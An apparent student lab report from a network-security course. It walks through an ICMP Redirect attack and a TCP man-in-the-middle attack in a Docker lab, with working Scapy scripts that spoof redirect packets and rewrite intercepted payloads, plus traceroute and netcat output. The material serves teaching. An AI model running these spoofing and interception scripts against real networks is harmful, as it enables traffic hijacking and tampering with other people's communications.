ICMP-Redirect

Alireza Raisi

June 9, 2025

Task 1: ICMP Redirect Attack to Reroute Traffic via Malicious Router

The objective of this task is to perform an ICMP Redirect attack that causes a victim machine to change its routing behavior, sending traffic through a malicious router controlled by the attacker. The attack uses Scapy to craft an ICMP Redirect message that instructs the victim to reroute traffic for an entire subnet.

The environment consists of:

- **Victim** at IP `10.9.0.5`
- **Legitimate Gateway** (spoofed as source)
- **Malicious Router** at IP `10.9.0.111`

Attacker Script (ICMP_redirect_inside.py)


The script below spoofs an ICMP Redirect packet, pretending to come from the legitimate gateway, and tells the victim to send all traffic for the `192.168.60.0/24` network through the malicious router.

ICMP_redirect_inside.py

```
from scapy.all import *

VICTIM_IP = "10.9.0.5"
FAKE_ROUTER_IP = "10.9.0.11"
MALICIOUS_GATEWAY_IP = "10.9.0.111"
TARGET_NETWORK = "192.168.60.0/24"

def send_icmp_redirect():
    ip = IP(src=FAKE_ROUTER_IP, dst=VICTIM_IP)
    icmp = ICMP(type=5, code=0)
    icmp.gw = MALICIOUS_GATEWAY_IP
    inner_ip = IP(src=VICTIM_IP, dst=TARGET_NETWORK)
    inner_icmp = ICMP(type=8)/b"ABCDEFGH"
    redirect_pkt = ip/icmp/inner_ip/inner_icmp

    send(redirect_pkt, iface="eth0", verbose=0)

send_icmp_redirect()
```

Before the Attack

Before launching the redirect, the victim uses its default route and reaches the destination directly through the legitimate router.




```
                                                    My traceroute  [v0.93]
5a57c7465f95 (10.9.0.5)
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

 Host
 1. 10.9.0.11
 2. 192.168.60.5
```

Figure 1: Normal route from victim to destination before redirection

After the Attack

After sending the spoofed ICMP Redirect, the victim's routing table is updated to send all traffic for `192.168.60.0/24` through the malicious router. The next traceroute confirms that traffic now flows through the attacker's path.




```
                                                      My traceroute  [v0.93]
5a57c7465f95 (10.9.0.5)
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

 Host
 1. 10.9.0.111
 2. 10.9.0.11
 3. 192.168.60.5
```

Figure 2: Traffic rerouted through the malicious router after ICMP Redirect


External Routing Test

To further demonstrate the attack, a redirect was also sent for the public network `8.8.8.0/24`. After the redirect, even traffic destined for external IPs such as `8.8.8.8` was rerouted through the attacker-controlled router.



```
                                                     My trace
5a57c7465f95 (10.9.0.5)
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

 Host
 1. 10.9.0.1
 2. 172.20.32.1
 3. 172.18.253.36
 4. (waiting for reply)
 5. (waiting for reply)
 6. (waiting for reply)
 7. (waiting for reply)
 8. (waiting for reply)
 9. (waiting for reply)
10. (waiting for reply)
11. (waiting for reply)
12. (waiting for reply)
13. (waiting for reply)
14. (waiting for reply)
15. 8.8.8.8
```

Figure 3: Traceroute to 8.8.8.8 before attack (direct path)




```
                                              My traceroute  [v0.93]
5a57c7465f95 (10.9.0.5)
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

 Host
 1. 10.9.0.111
 2. 10.9.0.1
 3. 172.20.32.1
 4. 172.18.253.36
 5. (waiting for reply)
 6. (waiting for reply)
 7. (waiting for reply)
 8. (waiting for reply)
 9. (waiting for reply)
10. (waiting for reply)
11. (waiting for reply)
12. (waiting for reply)
13. (waiting for reply)
14. (waiting for reply)
15. (waiting for reply)
16. 8.8.8.8
```

Figure 4: Traffic to 8.8.8.8 is redirected through malicious router

Effect of Redirecting to Broad Network Ranges

The attacker script uses ICMP Redirect type 5 with code 0 (network redirect) and sets the destination as an entire subnet (e.g., `192.168.60.0/24` or `8.8.8.0/24`). This instructs the victim to reroute all traffic for that subnet through the malicious router, even if the final IP is currently inactive or looks invalid.

This works because many operating systems accept ICMP Redirects as long as they appear to originate from the victim's default gateway — they do not verify whether the new next-hop is truly valid. This makes the attack extremely effective at intercepting wide traffic ranges.



```
                                              My traceroute  [v0.93]
5a57c7465f95 (10.9.0.5)
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

 Host
 1. 10.9.0.111
 2. 10.9.0.11
 3. (waiting for reply)
```

Figure 5: Victim reroutes traffic to invalid destinations via malicious router

Effect of Enabling `send_redirects` on Victim

In the `docker-compose.yml` file for the `Victim` container, the following sysctl parameters are set:

Sysctl Settings (disabled by default)

```
sysctls:
  - net.ipv4.conf.all.send_redirects=0
  - net.ipv4.conf.default.send_redirects=0
  - net.ipv4.conf.eth0.send_redirects=0
```

These settings control whether the Linux kernel is allowed to send ICMP Redirect messages in response to receiving traffic that could be routed through a "better" interface. When set to `0`, the system does **not** send redirects. When enabled (`=1`), it will generate ICMP Redirects if routing conditions match.

Why They're Disabled

Disabling these values is a **security hardening measure**. It ensures the victim machine:

- Does not generate ICMP Redirects.
- Cannot be abused to become part of a redirect loop or amplify routing-based attacks.
- Only accepts (not sends) ICMP Redirects — making it a cleaner target for observing incoming redirection effects.

What Happens When Re-enabled

If we re-enable these values by setting them to `1`, and then re-run the ICMP Redirect attack:

- The victim may itself generate ICMP Redirects in response to traffic it processes.
- In some cases, depending on the network topology, the victim may become an unintentional participant in the routing logic (sending redirects back to the attacker or elsewhere).
- It may interfere with or obscure the attacker's injected redirect by generating "legitimate" redirects at the same time.

Experimental Result

When we reactivated `send_redirects` and repeated the attack:

- The attack still worked, because the key vector is the *received* ICMP Redirect.
- However, extra ICMP packets were generated from the victim, slightly increasing network noise.
- The results were less predictable if the victim had additional routing logic enabled.

Conclusion

This task demonstrates how ICMP Redirect messages can be exploited to manipulate routing behavior in a victim system. By spoofing an ICMP Redirect that targets an entire subnet, the attacker gains the ability to intercept a wide range of network traffic. The victim accepts the redirect as long as it appears to come from a trusted gateway — even if the destination or next-hop IPs are questionable.

This highlights a significant risk in trusting unauthenticated routing updates. If not properly filtered or disabled, ICMP Redirects can enable powerful network-level attacks such as traffic hijacking, man-in-the-middle interception, or denial of service.

Task 2: Man-in-the-Middle (MitM) Attack with TCP Packet Payload Modification

The objective of this task is to perform a MitM (Man-in-the-Middle) attack in which TCP packets between a victim and server are intercepted and manipulated in real-time. Specifically, any occurrence of the attacker's name "Alireza" in the payload is replaced with "AAAAAAA".

This is accomplished using a custom Python script based on Scapy. Two versions of the script are tested:

- `mitm_sample_mac.py` – filters packets by source MAC address.
- `mitm_sample_ip.py` – filters packets by source IP address.

Each script:

- Sniffs packets flowing through the attacker machine.
- Applies the corresponding filter.
- Replaces the payload "Alireza" with "AAAAAAA".
- Forwards the modified packets to the server.

Execution Overview

We ran a Netcat listener on the server (`192.168.60.5`):

```
nc -lvnp 4444
```

Then from the victim container, we connected to the server:

```
nc 192.168.60.5 4444
```

On the attacker container, we executed the following Python scripts:

```
python3 mitm_sample_mac.py
python3 mitm_sample_ip.py
```

The following Python script is used to sniff TCP packets, filter them by source MAC address, and replace any instance of "Alireza" with "AAAAAAA" in the packet payload before forwarding it:

mitm_sample_mac.py

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK........")

TARGET_MAC = "36:2f:74:26:17:cb"

def spoof_pkt(pkt):
    if not pkt.haslayer(Ether):
        return

    if pkt[Ether].src != TARGET_MAC:
        return  # Skip packets not from the target MAC

    if pkt.haslayer(IP) and pkt.haslayer(TCP):
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            # Replace a pattern
            newdata = data.replace(b'Alireza', b'AAAAAAA')
            send(newpkt/newdata)
        else:
            send(newpkt)

# Still use a general filter to reduce load (TCP traffic only)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Sniffing Direction in the MitM Attack

In the context of this lab, our MitM attack sniffs packets that originate from the *inside of the network* and are sent *toward the outside.* This is because:

- The victim (client) is located in the internal Docker network.
- The attacker positions themselves in the path between the victim and the server.
- The server (Netcat listener) is running on a separate machine with an external IP (`192.168.60.5`).

When the victim uses `nc 192.168.60.5 4444` to send data, the attacker's script (e.g., `mitm_sample_mac.py`) captures and modifies the packets *before they reach the server.* This means the attacker is sniffing *outbound packets*, from the inside client to the outside server.

This setup simulates a realistic MitM attack scenario, where an internal user's unencrypted traffic is intercepted and manipulated before exiting the local network.





Figure 6: Packets are sniffed from internal client to external server

Before Attack: Unmodified Payload Seen by Server

Before launching the attack, all payloads sent from the victim are received intact by the server.




```
root@5a57c7465f95:/# nc   192.168.60.5 4444
Al
Alireza
b
^[
```

Figure 7: Victim sends plaintext including "Alireza"

After Attack: Payload Modification in Transit

After launching either `mitm_sample_mac.py` or `mitm_sample_ip.py`, the same string is intercepted and modified to display "AAAAAAA" instead of "Alireza".



```
root@fb50d5e8a890:/# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.9.0.5 49206
Ali
AAAAAAA
adasda
^[
```

Figure 8: Server receives modified string "AAAAAAA" due to MitM interference


MAC vs. IP Filtering

Two filtering strategies were tested:

- `mitm_sample_mac.py` uses a MAC address filter targeting `36:2f:74:26:17:cb`.
- `mitm_sample_ip.py` uses an IP address filter targeting `10.9.0.5`.

Although both scripts functionally filter and modify TCP payloads, the MAC-based filtering approach provides a cleaner and more reliable attack flow. This is because the IP-based filter also captures spoofed packets sent by the attacker, mistakenly treating them as legitimate packets from the victim. This results in a feedback loop of repeated and redundant packet modifications, leading to instability and packet storms.

On the other hand, MAC-based filtering accurately identifies only the packets genuinely originating from the victim's interface, avoiding interference from spoofed or forwarded traffic. This ensures the attacker script modifies each packet exactly once, maintaining control over the flow and avoiding excessive retransmissions or clutter.



```
root@406bbdf610ee:/volumes# python3 mitm_sample_mac.py
LAUNCHING MITM ATTACK........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Ali\n', length: 4
.
Sent 1 packets.
*** b'Alireza\n', length: 8
.
Sent 1 packets.
*** b'adasda\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
^[
```

Figure 9: MAC-based filtering variant (`mitm_sample_mac.py`) in action

Conclusion

This task demonstrated how a Man-in-the-Middle (MitM) attacker can intercept and manipulate TCP traffic in real time using Python and Scapy. We successfully modified packet payloads in transit to replace sensitive strings such as "Alireza" with "AAAAAAA".

Two versions of the script were tested: one using IP-based filtering and the other using MAC-based filtering. The IP-based filter introduced complications because the spoofed packets generated by the attacker matched the same IP as the victim, causing the sniffer to intercept and reprocess its own spoofed traffic. This led to redundant packets, increased noise, and potential packet storms.

In contrast, the MAC-based filter reliably targeted only genuine packets from the victim, resulting in a cleaner and more stable attack. It avoided recursive modification and maintained a consistent packet flow without flooding or retransmissions.

This highlights the importance of carefully choosing packet filtering criteria in network attacks or monitoring setups—MAC-level filters can offer greater precision in environments where spoofing or replay is involved.

Experimental Questions and Analysis

Question 1: Can you redirect to a remote machine?

Yes. We tested redirecting to a remote machine outside the local LAN (e.g., `8.8.8.8`). The victim accepted the redirect, and packets were routed through the malicious router. This shows that the ICMP redirect mechanism does not restrict the next-hop gateway to local IPs — it simply accepts what appears to be a valid suggestion from the "legitimate" gateway.

Question 2: What happens if the redirect target is a non-existent local machine?

We set the `icmp.gw` to an unused IP in the `192.168.60.0/24` subnet (e.g., `192.168.60.250`). The victim still accepted the redirect and updated its cache. However, packets sent to that network became unreachable or stalled. This demonstrates that the redirect is applied regardless of the availability of the gateway.

Question 3: What happens if `send_redirects` is enabled on the malicious router?

We modified the docker-compose file to set:

```
sysctls:
  - net.ipv4.conf.all.send_redirects=1
  - net.ipv4.conf.default.send_redirects=1
  - net.ipv4.conf.eth0.send_redirects=1
```

After enabling these and repeating the attack, we observed some unexpected redirects being generated by the malicious router itself. These sometimes conflicted with our spoofed packets or confused the routing behavior. Therefore, it is recommended to keep `send_redirects=0` on the attacker to maintain clean control over redirect logic.

Question 4: Why do we only sniff traffic in one direction?

We only need to sniff traffic from the victim to the server (i.e., from inside to outside). This is because the attack focuses on intercepting and modifying the data before it reaches its destination. Capturing both directions is unnecessary and increases processing overhead.

Question 5: Should filtering be based on MAC or IP address?

We tested both. Filtering by IP address caused the attacker to intercept its own spoofed packets, leading to recursive processing, packet duplication, and instability. In contrast, MAC-based filtering precisely targeted packets truly originating from the victim's interface. As a result, we conclude that MAC-based filtering is the correct and more stable choice for this attack.